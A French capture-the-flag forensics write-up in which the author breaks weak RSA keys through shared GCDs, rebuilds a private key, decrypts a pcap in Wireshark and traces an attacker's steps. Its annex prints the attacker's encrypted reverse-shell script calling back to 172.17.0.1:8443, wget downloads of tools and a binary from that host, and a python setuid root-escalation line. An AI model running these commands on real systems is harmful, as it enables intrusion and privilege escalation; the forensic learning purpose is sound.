28b77b8901e5d1acb24cc6ce38c9cdbb4009e9e7d52441528d137c26724fa0cc59730346fb8e2445986bc8c2274e34a824886c6620f56a09ebe8
e7f63c2da486d992a2d2f693
f50828e34d55ed342194fd1734ab1616e1fa1b0999284041b57045f67936e826d367e12be924b4b66df362a507f9591d9cef9cfff4bf1661bf79
28b77b8901e5d1acb24cc6ce38c9cdbb4009e9e7d52441528d137c26724fa0cc59730346fb8e2445986bc8c2274e34a824886c6620f56a09ebe8
e7f63c2da486d992a2d2f693
```

J’obtiens une combinaison possible dans le fichier gcds, cela nous permettra de créer nos clés privées

Je chercher donc le moyen de crée une clé privée et je tombe sur ce script plutôt pratique :) (ok ya rsatools mais bon)

```python
#!/usr/bin/python2
import pyasn1.codec.der.encoder
import pyasn1.type.univ
import base64
import sys

def recover_ke(p, q, e, output_file):
    """Recoveres a RSA private key from:
        p: Prime p
        q: Prime q
        e: Public exponent
        output_file: File to write PEM-encoded private key to"""

    # SRC:
https://en.wikibooks.org/wiki/Algorithm_Implementation/Mathematics/Extended_Euclidean_algorithm
    def egcd(a, b):
        x,y, u,v = 0,1, 1,0
        while a != 0:
            q, r = b//a, b%a
            m, n = x-u*q, y-v*q
            b,a, x,y, u,v = a,r, u,v, m,n
        gcd = b
        return gcd, x, y

    def modinv(a, m):
        gcd, x, y = egcd(a, m)
        if gcd != 1:
            return None  # modular inverse does not exist
        else:
            return x % m

    # SRC: http://crypto.stackexchange.com/questions/25498/how-to-create-a-pem-file-for-storing-an-
rsa-key/25499#25499
    def pempriv(n, e, d, p, q, dP, dQ, qInv):
        template = '-----BEGIN RSA PRIVATE KEY-----\n{}-----END RSA PRIVATE KEY-----\n'
        seq = pyasn1.type.univ.Sequence()
        for x in [0, n, e, d, p, q, dP, dQ, qInv]:
            seq.setComponentByPosition(len(seq), pyasn1.type.univ.Integer(x))
        der = pyasn1.codec.der.encoder.encode(seq)
        return template.format(base64.encodestring(der).decode('ascii'))

    n = p * q
    phi = (p -1)*(q-1)
    d = modinv(e, phi)
    dp = modinv(e,(p-1))
    dq = modinv(e,(q-1))
    qi = modinv(q,p)

    print "DEBUG : d=" + str(d)

    key = pempriv(n, e, d, p, q, dp, dq, qi)

    f = open(output_file,"w")
    f.write(key)
    f.close()

def main():
    if len(sys.argv) == 5:
        print "[x] Starting ..."
        recover_ke(int(sys.argv[1]),int(sys.argv[2]),int(sys.argv[3]),sys.argv[4])
        print "[x] Done creating " + sys.argv[4]
    else :
        print "[!] Syntax : ./calc_d_from_pq.py p q e output_file"

if __name__ == "__main__":
    main()
```


Le script demande p q et e afin de pouvoir calculer une clé privée.


```
root@kali:~/Bureau/CERT# python rsaprivategene.py 172067233411000174123288570320072141984329277731567787049992455089748125896067043634268223276124200546620464642208269498585977273172872453697611433904621370678490295872941062747046839302970872936949583606000707115626511913565629330486713525750799307850325576945065814233311827585627901219469077071493371983507 172139848360492097627532376657488171861307275583515346074448709235480095098683530377030162379764515052473563059866952057436448263864910106485995140459274973651449483734920335400800220229789557399289896285521120054264723615635510970493765356792260581351992342981588336920769894944637372742113090293274083111 65537 private.key
[x] Starting ...
DEBUG : d=133271827326879999064545690747109973651406603843721906611878410302297430013961597490768860419907768150758783807355743979641797025030021522777044699256552011223692428963756196531457932628827378876625198370617867845200378682122837123904480711116485406799961342670581856957699520387308037163378622858693873645353365021911760488429518348009198991486961313001854499002364377406883942752647285660217585711649422119757001992674214969077649113270479342187276144179361370230525387225769469796929552300985473749733956961294769242480801977252138670584313601397148061704336521403216241135862760526799116309024372951046103874586 25
[x] Done creating private.key
```

```
root@kali:~/Bureau/CERT# openssl rsa -in private.key -check
RSA key ok
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA6qH1D3mce4pI40aDTFHHnU8I84OU7NCR3KD4pTCsktys6cth
OdZ4YnR6a3SBIEAmpq8p/3KI9fmQO43JJj+N4vWEgsA8S5F3CQZtbKr2ILrCX8BX
apicvYFHXWl567xWGepkqjdFBAqC8NdpE95ZhZDpwzRgj0DIJRBaKJ9ROdKeo8bY
atXRCdm/+Q9Cw8rdknZQtnJh8Jc061UWdEaRR5FINQZtNmDkwzehDYD+elZ9zmNX
oRrB+wYQNuoHTVunBihCFz/WUcoqcItPSoheWGiy+Ok4B0QcBCELhVs5RpSjp6C/
0yl+0mx3P+1743JsKUmnu1fAYKi3oHAG4sgYFQIDAQABAoIBAGmSVeGQpogvwHwC
zjEY2ug9F5n6KpgjgH31L+uj6wJpqKPJjwWnKqOiJTMUSMVqF/oH9q2pq1aB5BPn
yAodrongTq9GL9sQqK625aVvhy9S2QKcWLjt0hiygpnVS7Z2F4exn3m3RKZ81E3p
nq4B7eXbPlNGzeunCmci5G5CwRlyfsGxNlpFy6pcdytGwCt9+WRS36Yrc8jZQm8x
qiyA93pTAYBt3Hb0/edpKj6e9dbGIi3YMPpL0TpF63+629uSpP1mW9A2IMVP+I8N
nBIwxpazruhla/TOOF8nlUTiLtZc5fSnNCgprMXFYmBlB+DCVarS+VD2mqx+ugzm
DxUtekECgYEA9Qgo401V7TQhlP0XNKsWFuH6GwmZKEBBtXBF9nk26CbTZ+Er6SS0
tm3zYqUH+VkdnO+c//S/FmG/eSi3e4kB5dGsskzGzjjJzbtACenn1SRBUo0TfCZy
T6DMWXMDRvuOJEWYa8jCJ040qCSIbGYg9WoJ6+jn9jwtpIbZkqLS9pMCgYEA9SKh
xuY/zb9sl0MbGTB5j4ZKcpNVLh9YCgiRDsXDpUeLNmsOWqJCS0Gep+hSyGEDmbeD
ijZ02c0GXccpjjYgPltqiREE5j6jUKHLPm8ZuQ+Ia/v6yJGOUMlJZ+14I86+TKtm
AxCsVZOeHEmV4gSFos3l063n1ywtgmZmkS7m97cCgYBLWUQBidGHjMVa5G0TZBz5
0mmvkMcJKqFKIwlQnru0rePKiOKQ4hm0E6GJTwhhs/a4QLK9vsxYHJzdrBioI1xz
CIQbnCJyXeIoopExuzzwPSLdOMaqIcR7Gg5c31I9rLNsEf6p/mU94v2sSvespccy
0HXWlptmC+FZO6KCRhGrgwKBgF3QMCuHiJl8Ddnhs6gzNgJoeWtZ2Tp6gl3so18M
7m/9bliYJfknqclVRpupvKy0/ATDB5NIffWwkiQniU7Ehhh3MdFc8wwOor/D+51c
NXLub94ro/FISze9oNsmNVk20PtUiQjZQ6rIgLUAsFy8MEx7Ed6t6lEdthj2iYA8
e+YHAoGBALUVvWU6bh85o86amHzSK8tuHrEXthrzHn6xDwrKNpFFNqL6lepCVKx0
pH7Ul9V489IRNsOHtKyHewJXyJAsRJrP6c7veE49kjBrIkXHjCf8zhuiqtPdpE1V
LIXge+kDK5K/FLJN+jtrapJ1DHtuAwsrxD8e4/aB6eGiSsSFMRXU
-----END RSA PRIVATE KEY-----
```


J’ai donc ma première clé privée à importer dans WireShark :


Editer / préférence / protocole





Une petite prière plus tard, j’obtiens donc mon trafic déchiffré





SAUF QUE !


Je télécharge le script puis sha256 de ce dernier et … mon hypothèse que le script a.sh était la fin du challenge était … NUL NUL NUL !

Mais au contraire cela nous relance dans la course :D

On apprend donc que ce script va télécharger un certificat sur le serveur attaquant afin de pouvoir chiffrer la communication du revershell sur le port 8443.


J'ai passé beaucoup de temps à comprendre que j'avais juste la réponse sous les yeux !

Ayant réalisé l'attaque des GCD, il suffisait juste que j'applique la même méthode pour crée la crée privée pour le 8443.




Et là c'est le début d'une course poursuite afin de retrouver les éléments fait par l'attaquant. Beaucoup d'information seront extrait de la pcap (résumé en annexe).

Ok il commence à être tard, il faut poser les choses ! On repasse en mode manuel :D



Plusieurs étapes seront effectuées par l'attaquant (cf rapport fin) jusqu'à une ligne particulièrement intéressante

```
wget --no-check-certificate https://172.17.0.1/DRUNK_IKEBANA -O phar.bak
```



La commande strace nous permet de confirmer l'hypothèse d'un rebond sur une autre machine. En effet, il s'agit bien de l'exécutable qui initie une connexion vers le 172.17.0.2

A ce moment je me suis dit Ok c'est flag, MAIS ! Ayant oublié les balises SANTA{} autour du sha256 j'ai commencé à revers le binaire afin de trouver d'autres indices (En même temps après une première déception avec le a.sh j'étais plus à ça prêt ^^)

Après quelques cafés, j'en ai parlé à mon entourage et ont m'a dit t'as bien mis les balises ?

HO LE CON !

Merci d'avoir lu ce write-up d'un débutant, je remercie maki pour ce challenge qui était super sympas à résoudre et bien fun.

Désolé pour la qualité de ce WU fait rapidement 😊

A l'année prochaine

Enjoy !

```
port 80
POST /index.php HTTP/1.1
Host: 172.17.0.5
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0) Gecko/20100101
Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 69
Origin: http://172.17.0.5
Connection: keep-alive
Referer: http://172.17.0.5/index.php
Upgrade-Insecure-Requests: 1


port 443 déchiffré :
GET /a.sh HTTP/1.1
Host: 172.17.0.1
User-Agent: curl/7.64.0
Accept: */*

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.16
Date: Wed, 20 Nov 2019 21:56:59 GMT
Content-type: text/x-sh
Content-Length: 334
Last-Modified: Wed, 20 Nov 2019 19:36:32 GMT

#!/bin/sh

IP_ATTACKER="172.17.0.1"
OPENSSL_PATH=$(which openssl)

wget --no-check-certificate https://${IP_ATTACKER}:443/cert2.crt -O /dev/shm/cert.pem

mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | ${OPENSSL_PATH} s_client -quiet -CAfile
/dev/shm/cert.pem -verify_return_error -verify 1 -connect ${IP_ATTACKER}:8443 >
/tmp/s; rm /tmp/s




GET /cert2.crt HTTP/1.1
User-Agent: Wget/1.20.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 172.17.0.1
Connection: Keep-Alive


HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.16
Date: Wed, 20 Nov 2019 21:56:59 GMT
Content-type: application/x-x509-ca-cert
Content-Length: 1302
Last-Modified: Wed, 20 Nov 2019 19:34:45 GMT

-----BEGIN CERTIFICATE-----
MIIDkzCCAnugAwIBAgIUdofo+CmfjhPiPkGHujifE5Mp4k0wDQYJKoZIhvcNAQEL
BQAwWTELMAkGA1UEBhMCUlUxDzANBgNVBAgMBlJ1c3NpZTEPMA0GA1UEBwwGTW9z
Y293MRcwFQYDVQQKDA5QcmltZSBtaW5pc3RlcjEPMA0GA1UECwwGR291bGFnMB4X
```

```
DTE5MTAyOTIzMzYxOFoXDTI4MDExNTIzMzYxOFowWTELMAkGA1UEBhMCUlUxDzAN
BgNVBAgMBlJ1c3NpZTEPMA0GA1UEBwwGTW9zY293MRcwFQYDVQQKDA5QcmltZSBt
aW5pc3RlcjEPMA0GA1UECwwGR291bGFnMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
MIIBCgKCAQEA8k6sQzkomqCjeOPJ10idYw5K/EJ/crLCWcKZy79hyOiIAHbnP3ic
rfeD8S7qnb6HwMyKvuu1rLkABP8RUVClDlfyMKcZMO8p8kgj+xs82FzMJBeJiEsq
SG6t/8zp26/W1oqtGWpderbaO0eZj03ExuyoedbNggfuYCqe7AB9WB8/B7p3TEjw
nNE7bRc4RBL5KhqzB2plYrrNDqhor5jo/RBgDGdnQGMEo0+A8oZPGzmq4d+lE2Tx
A4FCXKBw2M6C+PdmwkktK1ZF26w/Mk0gEO5DVh0MgPkumEFifTmq9QgpUy8qki/j
8yI320MmF6WQer4qtgFpdmFwUQb6KvKnSQIDAQABo1MwUTAdBgNVHQ4EFgQUA8iy
Lv8s0NHA9rhPfHqN2bQBkHUwHwYDVR0jBBgwFoAUA8iyLv8s0NHA9rhPfHqN2bQB
kHUwDwYDVR0TAQH/BAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEA4dvFZHyz75v6
ThLiQS89gelD7ds1CzqTiRazPiyIzluBlmM+UtkFSm7uW0cwnFWRZxR0Jviyo0vu
vNDnK9ytvp5zeHY1RGIA5Fxn0JEtLEAE+om/4r7XsL9nOcC2EBEpEVJ1sQQV2WH2
Tu/WO+yTwUP4g4cSWz3s3//0W78nfzl7s9ur41sMY+Sf9ferfEVRoDrsB3u2mZcM
/r/59+uFq3oTUy85CmoU/Kx+gXZIrBtXjUFEj6K0vx1jUVc6SRJPgn12OK9iHwyx
Z5rR9P3mmJqiFRzeyOie/wSpLDmV0KdE4N5xap0fVR6PTSyCkNU9a48vNUYQ5wG9
zhhG1gf21Q==
-----END CERTIFICATE-----
HTTP/1.0 200 OK


Port 8443
/bin/sh: 0: can't access tty; job control turned off
$

www-data@d58feef475e4:/var/www/html$

www-data@d58feef475e4:/var/www/html$

www-data@d58feef475e4:/var/www/html$ cd /tmp

www-data@d58feef475e4:/tmp$ ls


wget --no-check-certificate https://172.17.0.3/LinEnum.sh
www-data@d58feef475e4:/tmp$
<-no-check-certificate https://172.17.0.3/LinEnum.sh

--2019-11-20 21:57:54--  https://172.17.0.3/LinEnum.sh

Connecting to 172.17.0.3:443... failed: Connection refused.
wget --no-check-certificate https://172.17.0.1/LinEnum.sh
www-data@d58feef475e4:/tmp$
<-no-check-certificate https://172.17.0.1/LinEnum.sh

Connecting to 172.17.0.1:443... connected.
wget --no-check-certificate https://172.17.0.1/DRUNK_IKEBANA -O phar.bak

8443 --2019-11-20 22:03:12--  https://172.17.0.1/DRUNK_IKEBANA

443
GET /LinEnum.sh HTTP/1.1
User-Agent: Wget/1.20.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 172.17.0.1
Connection: Keep-Alive

8443
WARNING: The certificate of '172.17.0.1' is not trusted.
WARNING: The certificate of '172.17.0.1' doesn't have a known issuer.
The certificate's owner does not match hostname '172.17.0.1'
HTTP request sent, awaiting response...
```

```
HTTP request sent, awaiting response...


443
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.16
Date: Wed, 20 Nov 2019 21:58:02 GMT
Script Download .....
LienEnum here

Saving to: 'LinEnum.sh'


8443
LinEnum.sh            0%[                    ]       0  --.-KB/s

2019-11-20 21:58:02 (105 MB/s) - 'LinEnum.sh' saved [46120/46120]


www-data@d58feef475e4:/tmp$ chmod +x LinEnum.sh

www-data@d58feef475e4:/tmp$ ./LinEnum.sh -t -e /tmp -r report

Wed Nov 20 21:58:21 UTC 2019
[00m

[00;33m### SYSTEM #############################################[00m


# /etc/shells: valid login shells
/bin/sh

-rw-r--r-- 1 root root 926 Oct 14 00:00 /etc/passwd
-rw-r----- 1 root shadow 501 Oct 14 00:00 /etc/shadow
12:pids:/docker/d58feef475e49734d305bcbb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae
11:freezer:/docker/d58feef475e49734d305bcbb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae
10:cpuset:/docker/d58feef475e49734d305bcbb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae
9:perf_event:/docker/d58feef475e49734d305bcbb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae
8:devices:/docker/d58feef475e49734d305bcbb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae
7:memory:/docker/d58feef475e49734d305bcbb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae
6:net_cls,net_prio:/docker/d58feef475e49734d305bcbb4da32e9ff9ba6dd625679ec2c3d20a720b
75f4ae
5:hugetlb:/docker/d58feef475e49734d305bcbb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae
3:cpu,cpuacct:/docker/d58feef475e49734d305bcbb4da32e9ff9ba6dd625679ec2c3d20a720b75f4a
e
2:blkio:/docker/d58feef475e49734d305bcbb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae
1:name=systemd:/docker/d58feef475e49734d305bcbb4da32e9ff9ba6dd625679ec2c3d20a720b75f4
ae

www-data@d58feef475e4:/tmp$ l
bash: l: command not found

www-data@d58feef475e4:/tmp$ ls

www-data@d58feef475e4:/tmp$ getcap /usr/bin/python2.7

www-data@d58feef475e4:/tmp$ ./LinEnum.sh -t -e /tmp -r report

Wed Nov 20 21:59:59 UTC 2019

/var/www/:
total 16K
drwxr-xr-x 1 root     root     4.0K Oct 17 14:22
```

```
drwxr-xr-x 1 root     root     4.0K Oct 17 14:22 .
drwxr-xr-x 1 root     root     4.0K Oct 17 14:22 ..
drwxrwxrwx 1 www-data www-data 4.0K Nov 20 21:25 html

/var/www/html:
total 12K
drwxrwxrwx 1 www-data www-data 4.0K Nov 20 21:25 .
drwxr-xr-x 1 root     root     4.0K Oct 17 14:22 ..
-rw-rw-r-- 1 root     root      866 Nov 20 21:23 index.php



ii  g++                          4:8.3.0-1                   amd64        GNU C++
compiler
ii  g++-8                        8.3.0-6                     amd64        GNU C++
compiler
ii  gcc                          4:8.3.0-1                   amd64        GNU C
compiler
ii  gcc-8                        8.3.0-6                     amd64        GNU C
compiler


[00;31m[-] Can we read/write Ssensitive files:[00m

-rw-r--r-- 1 root root 926 Oct 14 00:00 /etc/passwd

-rw-r--r-- 1 root root 446 Oct 14 00:00 /etc/group

-rw-r----- 1 root shadow 501 Oct 14 00:00 /etc/shadow

www-data@d58feef475e4:/tmp$
< -c 'import os; os.setuid(0); os.system("/bin/sh")'

  File: flag
  Size: 28            Blocks: 8          IO Block: 4096   regular file
Device: 78h/120d    Inode: 6206622     Links: 1


Access: (0400/-r--------)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2019-11-20 21:36:58.000000000 +0000
Modify: 2019-11-20 21:36:58.000000000 +0000
Change: 2019-11-20 21:38:07.737200347 +0000
 Birth: -



/bin/sh: 12: s: not found
#

wget --no-check-certificate https://172.17.0.1/DRUNK_IKEBANA -O phar.bak

# wget --no-check-certificate https://172.17.0.1/DRUNK_IKEBANA -O phar.bak

--2019-11-20 22:03:12--  https://172.17.0.1/DRUNK_IKEBANA

Connecting to 172.17.0.1:443... connected.

GET /DRUNK_IKEBANA HTTP/1.1
User-Agent: Wget/1.20.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 172.17.0.1
Connection: Keep-Alive
```

```
Connection: Keep-Alive

WARNING: The certificate of '172.17.0.1' is not trusted.
WARNING: The certificate of '172.17.0.1' doesn't have a known issuer.
The certificate's owner does not match hostname '172.17.0.1'

downlaod avec port 443 de BRUNK_IKEBANA


8443
drwxr-xr-x 1 root root         4096 Nov 20 22:03 .
drwxr-xr-x 1 root root         4096 Oct 25 02:29 ..
-rwxrwxr-x 1 root root         1346 Oct 25 02:26 apache2-foreground
-rwxrwxr-x 1 root root          133 Oct 25 02:26 docker-php-entrypoint
-rwxrwxr-x 1 root root         1418 Oct 25 02:26 docker-php-ext-configure
-rwxrwxr-x 1 root root         2571 Oct 25 02:26 docker-php-ext-enable
-rwxrwxr-x 1 root root         2392 Oct 25 02:26 docker-php-ext-install
-rwxrwxr-x 1 root root          587 Oct 25 02:26 docker-php-source
-rwxr-xr-x 1 root root           41 Oct 25 02:29 freetype-config
-rwxr-xr-x 1 root root          817 Oct 25 02:29 pear
-rwxr-xr-x 1 root root          838 Oct 25 02:29 peardev
-rwxr-xr-x 1 root root          751 Oct 25 02:29 pecl
lrwxrwxrwx 1 root root            9 Oct 25 02:29 phar -> phar.phar
-rw-r--r-- 1 root www-data  7634240 Nov 20 22:02 phar.bak
-rwxr-xr-x 1 root root        14817 Oct 25 02:29 phar.phar
-rwxr-xr-x 1 root root     14077688 Oct 25 02:29 php
-rwxr-xr-x 1 root root         2793 Oct 25 02:29 php-config
-rwxr-xr-x 1 root root     14213184 Oct 25 02:29 phpdbg
-rwxr-xr-x 1 root root         4559 Oct 25 02:29 phpize

-rwxr-xr-x 1 root root          838 Oct 25 02:29 peardev
-rwxr-xr-x 1 root root          751 Oct 25 02:29 pecl
lrwxrwxrwx 1 root root            9 Oct 25 02:29 phar -> phar.phar
-rwxr-xr-x 1 root www-data  7634240 Nov 20 22:02 phar.bak
-rwxr-xr-x 1 root root        14817 Oct 25 02:29 phar.phar
-rwxr-xr-x 1 root root     14077688 Oct 25 02:29 php
-rwxr-xr-x 1 root root         2793 Oct 25 02:29 php-config
-rwxr-xr-x 1 root root     14213184 Oct 25 02:29 phpdbg
-rwxr-xr-x 1 root root         4559 Oct 25 02:29 phpize


rm: cannot remove 'LinEnum-export-20-11-19': Is a directory


drwxr-xr-x 1 root root 4096 Nov 20 21:51 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
-r-------- 1 root root   28 Nov 20 21:36 flag


www-data@d58feef475e4:/tmp$ exit
```